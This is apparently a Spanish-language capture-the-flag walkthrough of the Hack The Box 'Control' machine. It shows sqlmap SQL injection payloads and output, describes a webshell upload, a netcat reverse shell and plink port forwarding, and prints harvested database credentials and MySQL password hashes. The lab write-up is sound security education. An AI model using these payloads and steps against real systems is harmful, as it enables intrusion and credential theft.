
Y vemos que nos lanza un error SQL, así que vamos a ver como podemos explotar esta máquina, aprovechando este fallo.





Para esto vamos a hacer uso de la herramienta sqlmap teniendo en cuanta los parámetros vulnerables y de esta manera vemos las bases de datos que tiene la máquina.

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
root@angussMoody:~/hackthebox/Control-10.10.10.167# sqlmap -u "http://10.10.10.167/search_products.php" --method POST --data productName=0 -p productName -H "X-Forwarded-For: 192.168.4.28" --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.4.3#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:03:54 /2020-04-06/

[22:03:55] [INFO] resuming back-end DBMS 'mysql'
[22:03:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: productName (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: productName=-8155' OR 4401=4401#

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: productName=0' AND (SELECT 9757 FROM(SELECT COUNT(*),CONCAT(0x71717a6b71,(SELECT (ELT(9757=9757,1))),0x717a786b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jhhs

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: productName=0';SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: productName=0' AND (SELECT 7948 FROM (SELECT(SLEEP(5)))BoaH)-- Eakq

    Type: UNION query
    Title: MySQL UNION query (NULL) - 6 columns
    Payload: productName=0' UNION ALL SELECT NULL,NULL,CONCAT(0x71717a6b71,0x6d5a524b6e5479734165537865556e4b76554d566156586143655656704970487579494667 6e7347,0x717a786b71),NULL,NULL,NULL#
---
[22:03:55] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL 5 (MariaDB fork)
[22:03:55] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] mysql
[*] warehouse

[22:03:55] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 22:03:55 /2020-04-06/
```

Ahora que sabemos que es vulnerable por medio de SQL, necesitamos encontrar la forma de realizar una Shell, en nuestro caso tratamos de realizar creando una os-shell, pero por este medio no nos dejó enviar comandos, así que, investigando un poco, nos encontramos con esta página (https://www.hackingarticles.in/file-system-access-on-webserver-using-sqlmap/) que nos muestra un paso a paso para subir un archivo a la máquina, así que vamos a ver si tenemos suerte subiendo este archivo, por experiencia en maquinas anteriores, podríamos creer que la ubicación es c:/Inetpub/wwwroot donde está almacenada está página, así que vamos a tratar de subir una webshell.php que ya hemos utilizado en máquinas anteriores a esta ubicación.





Vemos que nos dice que la Shell fue subida con éxito, ahora solo nos queda comprobar si tenemos esta webshell, vamos al navegador y vemos que efectivamente contamos con la webshell.php.





Ya en este punto, vamos a crearnos un directorio para subir los binarios que necesitamos para la revershell.


Dentro de este directorio vamos a subir nuestro binario nc.exe para realizar la revshell.




Una vez subido este binario, vamos a ejecutar la orden para la Shell reversa, poniendo nuestra máquina a la escucha en este caso en el puerto 4444 y de esta manera tenemos la revshell de esta máquina.





Ahora tenido tenemos un acceso, pero no contamos con privilegios para nuestra primer flag, así que vamos a enumerar la máquina para ver con que nos encontramos y vemos que hay un archivo llamado database.php, que nos puede ser útil, realizando una lectura de este archivo, no encontramos con un usuario y una password que al parecer son las credenciales de la base de datos warehouse, que ya la habíamos visto anteriormente, así que ahora debemos buscar una forma de poder conectarnos a esta base de datos.




```
C:\inetpub\wwwroot>type database.php
type database.php
<?php
class Database
{
    private static $dbName = 'warehouse' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'manager';
    private static $dbUserPassword = 'l3tm3!n';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
       // One connection through whole application
       if ( null == self::$cont )
       {
        try
        {
          self::$cont =  new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
        }
        catch(PDOException $e)
        {
          die($e->getMessage());
        }
       }
       return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
?>

C:\inetpub\wwwroot>
```

Lo primero que intentamos es que como vimos en el escaneo de puertos 3306 de Mysql está habilitado tratamos de conectarnos, pero nos generó un error, así que después de eso vamos a ver que puertos internos está corriendo la máquina y vemos que tiene dos puertos internos que nos llama la atención, el puerto 3306 de mysql y el puerto 5985 de winrm




Así que podemos pensar en realizar un port forwarding, para esto vamos a hacer uso del binario plink.exe; subimos este binario a la máquina como lo hicimos con el nc.exe, iniciamos nuestro servicio ssh en nuestra máquina y corremos el binario indicándole que va a realizar un túnel en nuestro localhost al puerto 3306 en nuestra máquina.



Control

```
root@angussMoody: ~/hackthebox/Control-10.10.10.167
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's ssh-ed25519 key fingerprint is:
ssh-ed25519 255 ac:55:0a:e6:4f:e7:ad:84:0f:29:a3:38:1d:d6:ea:00
If you trust this host, enter "y" to add the key to
PuTTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n) y
Using username "root".
Linux angussMoody 5.3.0-kali3-amd64 #1 SMP Debian 5.3.15-1kali1 (2019-12-09) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Apr  7 02:24:08 2020 from 10.10.10.167
root@angussMoody:~#

root@angussMoody:~/hackthebox/Control-10.10.10.167# mysql -h 127.0.0.1 -u manager -D mysql -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 301
Server version: 10.4.8-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [mysql]>
```

Ahora podemos ingresar a mysql desde nuestro localhost, realizando una enumeración dentro de warehouse, no nos encontramos con nada que nos llame la atención, así que vamos a ver que podemos encontrar dentro de la BD mysql

Realizando un show tables; nos encontramos con una tabla muy interesante llamada user, así que vamos a ver con que nos encontramos en esta tabla.

```
MariaDB [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| column_stats              |
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| global_priv               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
| user                      |
+---------------------------+
31 rows in set (0.154 sec)

MariaDB [mysql]>
```

Control

```
MariaDB [mysql]> SHOW COLUMNS FROM USER;
+------------------------+-----------------------+------+-----+----------+-------+
| Field                  | Type                  | Null | Key | Default  | Extra |
+------------------------+-----------------------+------+-----+----------+-------+
| Host                   | char(60)              | NO   |     |          |       |
| User                   | char(80)              | NO   |     |          |       |
| Password               | longtext              | YES  |     | NULL     |       |
| Select_priv            | varchar(1)            | YES  |     | NULL     |       |
| Insert_priv            | varchar(1)            | YES  |     | NULL     |       |
| Update_priv            | varchar(1)            | YES  |     | NULL     |       |
| Delete_priv            | varchar(1)            | YES  |     | NULL     |       |
| Create_priv            | varchar(1)            | YES  |     | NULL     |       |
| Drop_priv              | varchar(1)            | YES  |     | NULL     |       |
| Reload_priv            | varchar(1)            | YES  |     | NULL     |       |
| Shutdown_priv          | varchar(1)            | YES  |     | NULL     |       |
| Process_priv           | varchar(1)            | YES  |     | NULL     |       |
| File_priv              | varchar(1)            | YES  |     | NULL     |       |
| Grant_priv             | varchar(1)            | YES  |     | NULL     |       |
| References_priv        | varchar(1)            | YES  |     | NULL     |       |
| Index_priv             | varchar(1)            | YES  |     | NULL     |       |
| Alter_priv             | varchar(1)            | YES  |     | NULL     |       |
| Show_db_priv           | varchar(1)            | YES  |     | NULL     |       |
| Super_priv             | varchar(1)            | YES  |     | NULL     |       |
| Create_tmp_table_priv  | varchar(1)            | YES  |     | NULL     |       |
| Lock_tables_priv       | varchar(1)            | YES  |     | NULL     |       |
| Execute_priv           | varchar(1)            | YES  |     | NULL     |       |
| Repl_slave_priv        | varchar(1)            | YES  |     | NULL     |       |
| Repl_client_priv       | varchar(1)            | YES  |     | NULL     |       |
| Create_view_priv       | varchar(1)            | YES  |     | NULL     |       |
| Show_view_priv         | varchar(1)            | YES  |     | NULL     |       |
| Create_routine_priv    | varchar(1)            | YES  |     | NULL     |       |
| Alter_routine_priv     | varchar(1)            | YES  |     | NULL     |       |
| Create_user_priv       | varchar(1)            | YES  |     | NULL     |       |
| Event_priv             | varchar(1)            | YES  |     | NULL     |       |
| Trigger_priv           | varchar(1)            | YES  |     | NULL     |       |
| Create_tablespace_priv | varchar(1)            | YES  |     | NULL     |       |
| Delete_history_priv    | varchar(1)            | YES  |     | NULL     |       |
| ssl_type               | varchar(9)            | YES  |     | NULL     |       |
| ssl_cipher             | longtext              | NO   |     |          |       |
| x509_issuer            | longtext              | NO   |     |          |       |
| x509_subject           | longtext              | NO   |     |          |       |
| max_questions          | bigint(20) unsigned   | NO   |     | 0        |       |
| max_updates            | bigint(20) unsigned   | NO   |     | 0        |       |
| max_connections        | bigint(20) unsigned   | NO   |     | 0        |       |
| max_user_connections   | bigint(21)            | NO   |     | 0        |       |
| plugin                 | longtext              | NO   |     |          |       |
| authentication_string  | longtext              | NO   |     |          |       |
| password_expired       | varchar(1)            | NO   |     |          |       |
```


Realizamos un show Columns vemos dos campos que nos llaman la atención que son User y Password.

Así que vamos a darle un select a estos dos campos para ver con que nos encontramos

```
MariaDB [mysql]> SELECT USER,PASSWORD FROM USER;
+---------+-------------------------------------------+
| User    | Password                                  |
+---------+-------------------------------------------+
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| root    | *0A4A5CAD344718DC418035A1F4D292BA603134D8 |
| manager | *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA |
| hector  | *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D |
+---------+-------------------------------------------+
6 rows in set (0.153 sec)

MariaDB [mysql]>
```

